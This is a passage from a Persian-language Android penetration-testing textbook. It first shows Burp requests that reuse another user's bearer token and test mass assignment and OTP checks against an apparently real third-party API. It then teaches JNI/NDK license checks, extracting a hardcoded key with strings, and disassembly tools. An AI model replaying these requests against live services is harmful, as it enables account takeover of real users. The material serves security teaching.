12 {
    "success":true,
    "data":"Profile Update Successfully."
}

```



و می بینیم که اسم و مشخصات آن تبدیل شد به اسم و مشخصات کسی که توکن را بدست آورده بودیم.

اینجا ممکن است mass assignment هم داشته باشد یعنی می توانیم اینجا email بگذاریم و بگوییم:

۳۹۳ ■ فصل ۵. بررسی ترافیک نرم افزار ها

The screenshot shows the NetworkMiner interface with the 'Repeater' tab selected. A red box highlights the 'Send' button and the URL in the request pane.

Request

Pretty Raw Hex

```
1 POST /public/api/update_profile HTTP/2
2 Host: zomox.saasmonks.in
3 User-Agent: Dart/2.18 (dart:io)
4 Accept: application/json
5 Accept-Encoding: gzip, deflate, br
6 Content-Length: 43
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQjOiIxIiwianRpIjo1MDdmMDU3M2QxMGZkNzJkOWY1NjIwOGVhNjU0Y2RkMGZjYjg4NzIzM0diYjg2Z2RkYzI50Wjm2RkN22mMzMz0Tc2M2Zl0Tgy0FhYMM1ZGE1LcJpYXQ0I0je3MDQ0NDIxMTkuNzY2NTc1LCJuYmYi0jE3MDQ0DIXMTkuNzY2NTg0fLCJleHai0jE3MzYwNjQ1MTkuNzU4MTg4LCJzdWIi0IxMDA1LCjzY29wZXMi0ldfQ.E4VeYuXXBmyhVLP_ZwCQ_xxz_dPeJBo268gnUfk3Trlbaspqj_9js-i_1eiPIt0A1wejI8tVmaMjLTjKkSy7Yv4KNck05xHH0m-IyTApPr04T03S2FKGGyYt6hWKGOA_261mmb6Tp10-ZMRbUpd8ucfei_09Ks0Q0mvDlK82KqycqENg8_wjKXa9X1kIM0YCUs8fkCLUz5Y1WadnhmQbhA25yt04_JzjrrQpqksOMC1QdsXeaN1RGvSyAZPVCG1zzGkqZQzk3e7zXV99DxE5WTHEQ1bqPhdHxYpK3AqJvqSSYnTzIrpmnG89v6xHr74c7wHz1FyhbSHb-e_T03h9KNUcbKHmr_3qu3XN0zAlEyBa6z8JQbfhK6ZyKszBuru7rScBa518fcEmdrSCTMP3jkylzz_2chYSEnSjZK-ERxq8zX5g_aVvvq-NIGIjhHP9yRCfRdHgYpFd4MgHJBlag14I1A_g60h2_Ph85Axw26LpFfvUnjvpj3HYg95CoKniin8SF0LehF-0sP4tZ3djahTNGbArebWegEblB2iqWik05xfoGyLhQIFLkWqxxY10uz-cm03JBdmamoVdwgj4fDQW9gUozzhD01y6lBmP9GRE6Nkq9znzX6cGHIdP3dBLUDaNXjYMMzi5vFp_Thj2e_ItM9mgk0Gc54-Eofv4
8 Content-Type: application/x-www-form-urlencoded
9
0 phone_code=%2B91&phone=1111111111&name=test&email=x@x.com
```

Send را که کلیک کنیم ، می بینیم که آپدیت شد.

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Cache-Control: no-cache, private
3 Date: Fri, 05 Jan 2024 08:09:59 GMT
4 X-Ratelimit-Limit: 60
5 X-Ratelimit-Remaining: 58
6 Access-Control-Allow-Origin: *
7 Cache-Control: max-age=172800
8 Expires: Sun, 07 Jan 2024 08:09:59 GMT
9 Content-Type: application/json
10 Server: Apache
11
12 {
    "success":true,
    "data":"Profile Update Successfully."
}

```

حالا نباید فقط به این استناد کرد و باید بررسی کنیم که در جواب سرور این مقدار اعمال

شده است یا خیر :

The screenshot shows a NetworkMiner tool interface with the following details:

Request:

- Method: POST /public/api/check_otp
- Host: zomox.saasmonks.in
- User-Agent: Dart/2.18 (dart:io)
- Accept: application/json
- Accept-Encoding: gzip, deflate, br
- Content-Length: 35
- Authorization: Bearer N/A
- Content-Type: application/x-www-form-urlencoded
- Parameters: user_id=100&otp=1234&where=register

Response:

```

1 HTTP/2 200 OK
2 Cache-Control: no-cache, private
3 Date: Fri, 05 Jan 2024 08:10:11 GMT
4 X-Ratelimit-Limit: 60
5 X-Ratelimit-Remaining: 58
6 Access-Control-Allow-Origin: *
7 Cache-Control: max-age=172800
8 Expires: Sun, 07 Jan 2024 08:10:11 GMT
9 Content-Type: application/json
10 Server: Apache
11
12 {
    "success":true,
    "data":{
        "id":100,
        "name":"test",
        "email":"[REDACTED]@saasmonks.in",
        "email_verified":null,
        "phone_code":"+91",
        "phone":"1111111111",
        "image":"defaultUser.png"
    }
}


```

که می‌بینیم عوض شده است و این هم یک مشکل امنیتی دیگر .

فصل ۶. آشنایی با NDK


فرض کنید یک اپلیکیشن را با Java نوشته ایم، حالا می توانیم با استفاده از C/C++ توسط NDK فایل هایی را با پسوند so ایجاد کنیم. یعنی کدها با زبان های C/C++ نوشته میشود و به object تبدیل می شود و زمانی که reverse کنیم نمیتوان و به کد اصلی برسیم ، ولی می توانیم disassemble کنیم یا به شبه کد برسیم .

و بعد می توانیم فایل so را load کنیم و باید یک header به آن بدهیم.
به طور مثال اگر یک فانکشن به این صورت نوشته باشیم:




و داخل آن یک سری کد نوشته باشیم، باید زمانی که داریم این function را load می کنیم به آن یک reference بدهیم، یعنی header یا prototype را بنویسیم و بعد می توانیم در Java فراخوانی کنیم و زمانی که این تابع را call می کنیم، اندروید آن کتابخانه را load می کند و این Function را call می کند.
الان می خواهیم یک اپلیکیشن بنویسیم و ببینیم که NDK چطور کار می کند، و ببینیم که چطور می توانیم آن را با Frida هوک کنیم.

برای این کار Android Studio را باز می کنیم و وارد بخش SDK می شویم:




باید ndk و cMake را نصب کرده باشیم:




dependency ها و کتابخانه‌ای است که می‌توانیم با C++ برنامه بنویسیم و CMake هم فرایند build کردن را انجام می‌دهد.

پس اگر بخواهیم یک اپلیکیشن در اندروید بنویسیم که بخشی از آن C++ باشد حتماً باید NDK و CMake را نصب کنیم. این‌ها من قبلاً نصب کردهام. داخل اپلیکیشن خودتان می‌توانید از این قسمت C++ را اضافه کنید:



به این صورت:



CMake به صورت اتوماتیک ساخته می‌شود و فایل (native-lib.cpp) سورس برنامه می‌باشد:

```

1 #include <jni.h>
2 #include <string>
3
4 extern "C" JNIEXPORT jstring JNICALL
5 MainActivity::stringFromJNI(
6     JNIEnv* env,
7     jobject MainActivity /* this */ {
8     std::string hello = "Hello from C++";
9     return env->NewStringUTF( bytes: hello.c_str());
10 }
11
12
13 extern "C" JNIEXPORT jboolean JNICALL
14 Java_com_example_ndk1_MainActivity_checkLic(
15     JNIEnv* env, jobject MainActivity ,jstring key) {
16     const char *key2 = env->GetStringUTFChars( string: key, isCopy: 0);
17     if(strcmp(key2,"salam123") == 0)
18         return true;
19     else
20         return false;
21 }

```

در خط ۵ تا ۱۰ یک sample گذاشته است.

از خط ۱۳ تا ۲۱ هم من یک function نوشته ام.

در خط ۱۳ این `extern` که می بینید یک ماکرو هست که تعیین می کند شما میخواهید این

متد را `export` بگیرید یعنی این قسمت:

extern "C" JNIEXPORT

و در ادامه `jboolean` (Java Boolean) شامل همه داده‌هایی است که در Java می‌خواهد
از آن استفاده کنید:

jboolean

و در ادامه JNICALL هم یک ماکرو یا یک per process است که مربوط به کامپایلر است.
از خط ۱۴ به بعد کار ما شروع می شود که قسمت زیر مربوط به پکیج ما می شود:

Java_com_example_ndk1.

پکیج را اینجا می توانید بینید:



سپس دارد به activity اصلی اشاره می کند:

MainActivity

و سپس هم به متاد اشاره دارد:

_checkLic()


خط ۱۵ هم ورودی های این متاد هست:

JNIEnv* env, jobject, jstring key)

که آن jobject را معمولاً باید داشته باشد و اشاره می کند به MainActivity و در خط ۱۶
گفتیم با استفاده از env متغیر key به یک * char تبدیل میشود .

و در نهایت در خط ۱۷ گفتیم مقدار ورودی را با تابع `strcmp` و مقدار `salam123` مقایسه کند، حالا اگر این دو رشته با هم مساوی باشند مقدار `true` برمی‌گرداند و در غیر این صورت مقدار `false` برمی‌گرداند.

دقت کنید در نوشتن این فایل‌های `source` ممکن است یک سری آسیب‌پذیری‌های مبتنی بر `buffer overflow` صورت گیرد، یعنی به طور مثال تابعی داریم به نام `strcpy` و اگر برنامه‌نویس از آن استفاده کرده باشد شما می‌توانید `stack` برنامه را سرریز کنید، این‌ها هم آن `header`‌هایی هستند که وقتی NDK را نصب می‌کنید اینجا قرار می‌گیرد:




```

1 #include <jni.h>
2 #include <string>

```

حالا چطوری می‌توانیم از این چیزی که نوشتم استفاده کنیم؟



```

11 usages
12 public class MainActivity extends AppCompatActivity {
13     ; Mi
14
15     // Used to load the 'ndk1' library on application startup.
16     static {
17         System.loadLibrary( libname: "ndk1" );
18     }

```

خط ۱۵ تا ۱۷ خیلی مهم است و می‌گوید فایل `ndk1` را در برنامه لود می‌کند و این `ndk1` فایلی است که در بخش نهایی ساخته می‌شود و داخل `CMake` هم آن را می‌بینیم:

12 project("ndk1")

و در واقع در نهایت یک همچین فایلی ساخته می‌شود:

libndk1.so

پس اگر بخواهیم به library یعنی فایل `so` دسترسی داشته باشیم باید به این شکل آن را `load` کنیم:

```

15 static {
16     System.loadLibrary( libname: "ndk1" );
17 }
```

حالا که `load` کردیم باید به تابع C++ به صورت زیر یک ایترفیس بنویسیم:




این همان `interface` است (همان `reference` به آن `native function`) این `native` که نوشته شده است یعنی پیاده سازی در داخل فایل C++ است و دیگر نباید داخل Java دنبال آن بگردید.

از نوع `Boolean` هم هست و اسم آن هم `checkLic` و یک ورودی از نوع `String` هم می‌گیرد.

اینجا یک layout ساده طراحی کردم:



و اینجا layout را وصل کردیم:



```

30     Button button = findViewById(R.id.mybtn);
31     EditText EditText = findViewById(R.id.text);

```

بعد گفتیم زمانی که روی دکمه کلیک شد:



```


button.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View v) {
        //if(checkLic(""))
        String k = EditText.getText().toString();
        if(checkLic(k))
        {
            Toast.makeText(getApplicationContext(), text: "Correct Key",Toast.LENGTH_SHORT).show();
        }
        else
        {
            Toast.makeText(getApplicationContext(), text: "Invalid Key",Toast.LENGTH_SHORT).show();
        }
    }
});

```


داخل خط ۳۷ گفتیم ابتدا ورودی رشته را بخوان سپس در خط بعد تابع checkLic را فراخوانی کردیم و ورودی را به آن دادیم، حالا اگر این function true مقدار برگرداند بگو correct key و اگر false برگرداند بگو Invalid key حالا این را اجرا می کنیم:




این نرم افزار هست:




اگر یک ورودی اشتباه وارد کنیم و دکمه check را بزنیم می‌گوید Invalid key و اگر salam123 را وارد کنیم به ما correct key را بر می‌گرداند. حالا می‌خواهیم توسط Frida عملیات hook انجام دهیم. یک build می‌گیریم و روی آن فرایند hook را انجام می‌دهیم:



سپس next را می‌زنیم و باز هم next و سپس create را می‌زنیم. اپلیکیشن را هم از روی گوشی پاک می‌کنیم که دوباره از روی این build نصب کنیم. یک کپی از build گرفتم گذاشتم داخل مسیر دیگر در سیستم و اسم آن را app-ndk.apk گذاشتم و یک کپی هم از همین گرفتم و پسوندش را zip extract کردم و سپس lib کردم و می‌بینیم که یک پوشه lib دارد:



و داخل آن:




و اگر همان اول آن را باز کنم می بینیم که یک فایل **.so** داخل آن وجود دارد:




در واقع دستوراتی که ما نوشتیم به **opcode** ها تبدیل شده‌اند و داخل این فایل قرار گرفته‌اند. حالا مانمی توانیم به آن **source** بررسیم ولی می توانیم **disassemble** کنیم.

در لبراتور شماره ۱۶:




هم سورس اندروید و هم کد apk و هم فایل frida را قرار دادیم.



حالا پوشه arm64-v8a که فایل libndk1.so داخل آن بود را در ترمینال باز می کنیم:


۴۰۷ ■ آشنایی با NDK



با دستور strings تمامی رشته‌های استفاده شده در برنامه را استخراج می‌کنیم و داخل فایل r.txt قرار می‌دهیم:

```
meisamrce@meisamrces-MacBook-Pro arm64-v8a % strings libndk.so > r.txt
```

پس رشته‌های برنامه به شکل زیر می‌باشد:



The terminal window shows the contents of the file 'r.txt'. The file contains assembly code, likely from a Java application's native code section. Some recognizable symbols include:

- Android
- r25b
- 8937393
- LtP&
- B>Tn
- bHnQ
- BUYb
- __cxa_finalize
- __cxa_atexit
- __register_atfork
- Java_com_example_ndk1_MainActivity_stringFromJNI
- _ZdlPv
- __stack_chk_fail
- Java_com_example_ndk1_MainActivity_checkLic
- strcmp
- __gxx_personality_v0
- _ZSt17__throw_bad_allocv
- _Znwm

جالب salam123 هم اینجا می بینیم:

498 salam123

کسانی که می خواهند فایل NDK امن داشته باشند هیچوقت از رشته استفاده نکنند، حالا می خواهیم **disassemble** کنیم؛
دو تا ابزار به نام های **ghidra** و **ida** داریم:
<https://ghidra-sre.org/>
 IDA Pro خیلی خوب است اما نیاز به لایسنس دارد.
 Ghidra را از لینک بالا دانلود می کنیم:

Download from GitHub

برای فایل‌های binary می‌توانید از Ghidra استفاده کنید که برایتان disassemble می‌کند و اطلاعات مهمی در مورد آن فایل به شما برمی‌گرداند.

<https://github.com/NationalSecurityAgency/ghidra/releases>

دانلود کنید:

▼ Assets 3

ghidra_11.0.2_PUBLIC_20240326.zip


Source code (zip)

Source code (tar.gz)

حالا می‌خواهیم disassemble فایل libndk1.so را ببینیم:

اینکه فقط بخواهیم با آن فایل r.txt که رشته‌ها بود کار کنیم به کار ما نمی‌آید، مثلاً می‌دانیم که در برنامه از function strcpy به نام strcpy استفاده شده که آسیب‌پذیر است و کافی است داخل گوگل search کنیم strcpy buffer overflow ndk تا ببینیم چطور می‌توانیم exploit کنیم.

برای دانلود IDA Pro می‌توانید از لینک <https://hex-rays.com/ida-pro> استفاده کنید.
نسخه free را دانلود کنید:



ولی احتمالاً امکان استفاده و تحلیل فایل‌های so را به ما نمی‌دهد، ولی مهم نیست و از همان Ghidra می‌توانیم استفاده کنیم.
پس اگر سورس یک اپلیکیشن اندروید را پیدا کردیم و دیدیم که اینجا فایل lib دارد و رفتیم داخل MainActivity و دیدیم که کدی به این شکل دارد:

```

File View Navigation Tools Help
app-ndk.apk
  Source code
    android.support.v4
    android
      example.ndk1
        MainActivity
          R
          google.android.material
  Resources
    lib
      arm64-v8a
        libndk1.so
      armeabi-v7a

MainActivity
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    public native boolean checkLic(String str);

    public native String stringFromJNI();
}


static {
    System.loadLibrary("ndk1");
}

/* JADX INFO: Access modifiers changed from: protected
